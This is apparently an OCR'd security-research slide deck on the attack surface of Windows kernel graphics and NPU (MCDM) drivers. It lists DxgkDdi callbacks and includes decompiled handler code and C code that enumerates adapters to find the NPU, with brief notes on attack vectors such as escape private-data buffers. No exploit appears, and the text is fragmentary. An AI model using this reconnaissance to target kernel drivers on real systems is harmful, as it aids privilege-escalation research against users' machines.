https://www.blackhat.com/docs/us-14/materials/us-14-vanSprundel-Windows-Kernel-Graphics-Driver-Attack-Surface.pdf


```
DxgkDdiAddDevice;
DxgkDdiStartDevice;
DxgkDdiStopDevice;
DxgkDdiRemoveDevice;
DxgkDdiDispatchIoRequest;
DxgkDdiInterruptRoutine;
DxgkDdiDpcRoutine;
DxgkDdiQueryChildRelations;
DxgkDdiQueryChildStatus;
DxgkDdiQueryDeviceDescriptor;
DxgkDdiSetPowerState;
DxgkDdiNotifyAcpiEvent;
DxgkDdiResetDevice;
DxgkDdiUnload;
DxgkDdiQueryInterface;
DxgkDdiControlEtwLogging;
DxgkDdiQueryAdapterInfo;
DxgkDdiCreateDevice;
DxgkDdiCreateAllocation;
DxgkDdiDestroyAllocation;
DxgkDdiDescribeAllocation;
DxgkDdiGetStandardAllocationDriverData;
DxgkDdiAcquireSwizzlingRange;
DxgkDdiReleaseSwizzlingRange;
DxgkDdiPatch;
DxgkDdiSubmitCommand;
DxgkDdiPreemptCommand;
DxgkDdiBuildPagingBuffer;
DxgkDdiSetPalette;
DxgkDdiSetPointerPosition;
DxgkDdiSetPointerShape;
DxgkDdiResetFromTimeout;
DxgkDdiRestartFromTimeout;
DxgkDdiEscape;
DxgkDdiCollectDbgInfo;
DxgkDdiQueryCurrentFence;
DxgkDdiIsSupportedVidPn;
DxgkDdiRecommendFunctionalVidPn;
DxgkDdiEnumVidPnCofuncModality;
DxgkDdiSetVidPnSourceAddress;
DxgkDdiSetVidPnSourceVisibility;
DxgkDdiCommitVidPn;
DxgkDdiUpdateActiveVidPnPresentPath;
DxgkDdiRecommendMonitorModes;
DxgkDdiRecommendVidPnTopology;
DxgkDdiGetScanLine;
DxgkDdiStopCapture;
DxgkDdiControlInterrupt;
DxgkDdiCreateOverlay;
DxgkDdiDestroyDevice;
DxgkDdiOpenAllocation;
DxgkDdiCloseAllocation;
DxgkDdiRender;
DxgkDdiPresent;
DxgkDdiUpdateOverlay;
DxgkDdiFlipOverlay;
DxgkDdiDestroyOverlay;
DxgkDdiCreateContext;
DxgkDdiDestroyContext;
DxgkDdiLinkDevice;
DxgkDdiSetDisplayPrivateDriverFormat;
DxgkDdiDescribePageTable;
DxgkDdiUpdatePageTable;
DxgkDdiUpdatePageDirectory;
DxgkDdiMovePageDirectory;
DxgkDdiSubmitRender;
DxgkDdiCreateAllocation2;
DxgkDdiRenderKm;
*Reserved;
DxgkDdiQueryVidPnHWCapability;
DxgkDdiSetPowerComponentFState;
DxgkDdiQueryDependentEngineGroup;
DxgkDdiQueryEngineStatus;
DxgkDdiResetEngine;
DxgkDdiStopDeviceAndReleasePostDisplayOwnership;
DxgkDdiSystemDisplayEnable;
DxgkDdiSystemDisplayWrite;
DxgkDdiCancelCommand;
DxgkDdiGetChildContainerId;
DxgkDdiPowerRuntimeControlRequest;
DxgkDdiSetVidPnSourceAddressWithMultiPlaneOverlay;
DxgkDdiNotifySurpriseRemoval;
DxgkDdiGetNodeMetadata;
DxgkDdiSetPowerPState;
DxgkDdiControlInterrupt2;
DxgkDdiCheckMultiPlaneOverlaySupport;
DxgkDdiCalibrateGpuClock;
DxgkDdiFormatHistoryBuffer;
DxgkDdiRenderGdi;
DxgkDdiSubmitCommandVirtual;
DxgkDdiSetRootPageTable;
DxgkDdiGetRootPageTableSize;
DxgkDdiMapCpuHostAperture;
DxgkDdiUnmapCpuHostAperture;
DxgkDdiCheckMultiPlaneOverlaySupport2;
DxgkDdiCreateProcess;
DxgkDdiDestroyProcess;
DxgkDdiSetVidPnSourceAddressWithMultiPlaneOverlay2
*Reserved1;
*Reserved2;
DxgkDdiPowerRuntimeSetDeviceHandle;
DxgkDdiSetStablePowerState;
DxgkDdiSetVideoProtectedRegion;
DxgkDdiCheckMultiPlaneOverlaySupport3;
DxgkDdiSetVidPnSourceAddressWithMultiPlaneOverlay3
DxgkDdiPostMultiPlaneOverlayPresent;
DxgkDdiValidateUpdateAllocationProperty;
DxgkDdiControlModeBehavior;
DxgkDdiUpdateMonitorLinkInfo;
DxgkDdiCreateHwContext;
DxgkDdiDestroyHwContext;
DxgkDdiCreateHwQueue;
DxgkDdiDestroyHwQueue;
DxgkDdiSubmitCommandToHwQueue;
DxgkDdiSwitchToHwContextList;
DxgkDdiResetHwEngine;
DxgkDdiCreatePeriodicFrameNotification;
DxgkDdiDestroyPeriodicFrameNotification;
DxgkDdiSetTimingsFromVidPn;
DxgkDdiSetTargetGamma;
DxgkDdiSetTargetContentType;
DxgkDdiSetTargetAnalogCopyProtection;
DxgkDdiSetTargetAdjustedColorimetry;
DxgkDdiDisplayDetectControl;
DxgkDdiQueryConnectionChange;
DxgkDdiExchangePreStartInfo;
DxgkDdiGetMultiPlaneOverlayCaps;
DxgkDdiGetPostCompositionCaps;
DxgkDdiUpdateHwContextState;
DxgkDdiCreateProtectedSession;
DxgkDdiDestroyProtectedSession;
DxgkDdiSetSchedulingLogBuffer;
DxgkDdiSetupPriorityBands;
DxgkDdiNotifyFocusPresent;
DxgkDdiSetContextSchedulingProperties;
DxgkDdiSuspendContext;
DxgkDdiResumeContext;
DxgkDdiSetVirtualMachineData;
DxgkDdiBeginExclusiveAccess;
DxgkDdiEndExclusiveAccess;
DxgkDdiQueryDiagnosticTypesSupport;
DxgkDdiControlDiagnosticReporting;
DxgkDdiResumeHwEngine;
DxgkDdiSignalMonitoredFence;
DxgkDdiPresentToHwQueue;
DxgkDdiValidateSubmitCommand;
DxgkDdiSetTargetAdjustedColorimetry2;
DxgkDdiSetTrackedWorkloadPowerLevel;
DxgkDdiSaveMemoryForHotUpdate;
DxgkDdiRestoreMemoryForHotUpdate;
DxgkDdiCollectDiagnosticInfo;
*Reserved3;
DxgkDdiControlInterrupt3;
DxgkDdiSetFlipQueueLogBuffer;
DxgkDdiUpdateFlipQueueLog;
DxgkDdiCancelQueuedFlips;
DxgkDdiSetInterruptTargetPresentId;
DxgkDdiSetAllocationBackingStore;
DxgkDdiCreateCpuEvent;
DxgkDdiDestroyCpuEvent;
DxgkDdiCancelFlips;
DxgkDdiCreateNativeFence;
DxgkDdiDestroyNativeFence;
DxgkDdiUpdateMonitoredValues;
DxgkDdiUpdateCurrentValuesFromCpu;
DxgkDdiCreateDoorbell;
DxgkDdiConnectDoorbell;
DxgkDdiDisconnectDoorbell;
DxgkDdiDestroyDoorbell;
DxgkDdiNotifyWorkSubmission;
*Reserved4;
DxgkDdiCreateMemoryBasis;
DxgkDdiDestroyMemoryBasis;
DxgkDdiStartDirtyTracking;
DxgkDdiStopDirtyTracking;
DxgkDdiQueryDirtyBitData;
DxgkDdiPrepareLiveMigration;
DxgkDdiSaveImmutableMigrationData;
DxgkDdiSaveMutableMigrationData;
DxgkDdiEndLiveMigration;
DxgkDdiRestoreImmutableMigrationData;
DxgkDdiRestoreMutableMigrationData;
DxgkDdiWriteVirtualizedInterrupt;
DxgkDdiSetVirtualGpuResources2;
DxgkDdiSetVirtualFunctionPauseState;
DxgkDdiOpenNativeFence;
DxgkDdiCloseNativeFence;
DxgkDdiSetNativeFenceLogBuffer;
DxgkDdiUpdateNativeFenceLogs;
DxgkDdiCollectDbgInfo2;
DxgkDdiNotifyContextPriorityChange;
DxgkDdiResetDisplayEngine;
```

2025



NPU

MCDM



38 DDI functions are required
42 DDI functions are optional
29 DDI functions are prohibited


https://learn.microsoft.com/en-us/windows-hardware/drivers/display/mcdm-implementation-guidelines

The following DXGK_QUERYADAPTERINFOTYPE must not be supported:


- DXGKQAITYPE_DEVICE_TYPE_CAPS
- DXGKQAITYPE_DISPLAY_DRIVERCAPS_EXTENSION
- DXGKQAITYPE_DISPLAYID_DESCRIPTOR
- DXGKQAITYPE_INTEGRATED_DISPLAY_DESCRIPTOR
- DXGKQAITYPE_INTEGRATED_DISPLAY_DESCRIPTOR2
- DXGKQAITYPE_POWERCOMPONENTPSTATEINFO
- DXGKQAITYPE_PREFERREDGPUNODE
- DXGKQAITYPE_QUERYCOLORIMETRYOVERRIDES
- DXGKQAITYPE_QUERYSEGMENT
- DXGKQAITYPE_QUERYSEGMENT2
- DXGKQAITYPE_QUERYSEGMENT3
- DXGKQAITYPE_UEFIFRAMEBUFFERRANGES

```
case DXGKQAITYPE_QUERYSEGMENT3
    if (arg2->OutputDataSize u< 0x20)
        nt_result = STATUS_INVALID_PARAMETER
    else
        void* pSegmentDescriptor = *(pOutputData + 8)

        if (pSegmentDescriptor != 0)
```

MCDM drivers are like a box of chocolates, you never know what you're going to get.
– Forest Gump



if (!LoadD3DKMTFunctions()) {
return 0;
}
D3DKMT_ENUMADAPTERS3 enum_adapters;
memset(&enum_adapters, 0, sizeof(D3DKMT_ENUMADAPTERS3));
enum_adapters.NumAdapters = 5; // increase if necessary
enum_adapters.pAdapters = (D3DKMT_ADAPTERINFO*)malloc(sizeof(D3DKMT_ADAPTERINFO) * enum_adapters.NumAdapters);
enum_adapters.Filter.IncludeComputeOnly = 1;
NTSTATUS status = pD3DKMTEnumAdapters3(&enum_adapters);
if (status != STATUS_SUCCESS) {
printf("Failed to get adapters\n");
printf("NtStatus 0x%x\n", status);
return 0;
}
printf("Searching for the NPU Adapter:\n");
for (int i = 0; i < enum_adapters.NumAdapters; i++) {
D3DKMT_HANDLE curr_handle = enum_adapters.pAdapters->hAdapter;
D3DKMT_QUERYADAPTERINFO adapterInfo;
memset(&adapterInfo, 0, sizeof(D3DKMT_QUERYADAPTERINFO));
adapterInfo.pPrivateDriverData = calloc(1, 2 * 4096);
adapterInfo.PrivateDriverDataSize = 2 * 4096;
adapterInfo.hAdapter = curr_handle;
adapterInfo.Type = KMTQAITYPE_DRIVER_DESCRIPTION;
status = pD3DKMTQueryAdapterInfo(&adapterInfo);
if (status != STATUS_SUCCESS || adapterInfo.pPrivateDriverData == 0) {
printf("Failed to get adapter info\n");
}
printf("%ws\n", (wchar_t*)adapterInfo.pPrivateDriverData);
if (wcsstr((const wchar_t*)adapterInfo.pPrivateDriverData, L"NPU") != 0) {
*handle = curr_handle;
free(adapterInfo.pPrivateDriverData);
return 1;
}
else {
D3DKMT_CLOSEADAPTER close;
close.hAdapter = curr_handle;
status = pD3DKMTCloseAdapter(&close);
}
free(adapterInfo.pPrivateDriverData);
Set to 1
Call D3DKMTEnumadapters3
Iterate over handles
Set type
Call D3DKMTQueryAdapterInfo
Check the resulting buffer

We forgot a “what about”


I think I forgot something.
If you forgot, then it wasn't important.
Yeah, you're right.
security

Attack vectors

DDI Functions



two
Why is it when something happens it’s always you three...
pPrivateDriverData
pPrivateDriverDataSize

The **DXGKARG_ESCAPE** structure describes information that the user-mode display driver (UMD) shares with the display miniport driver (KMD).


Syntax

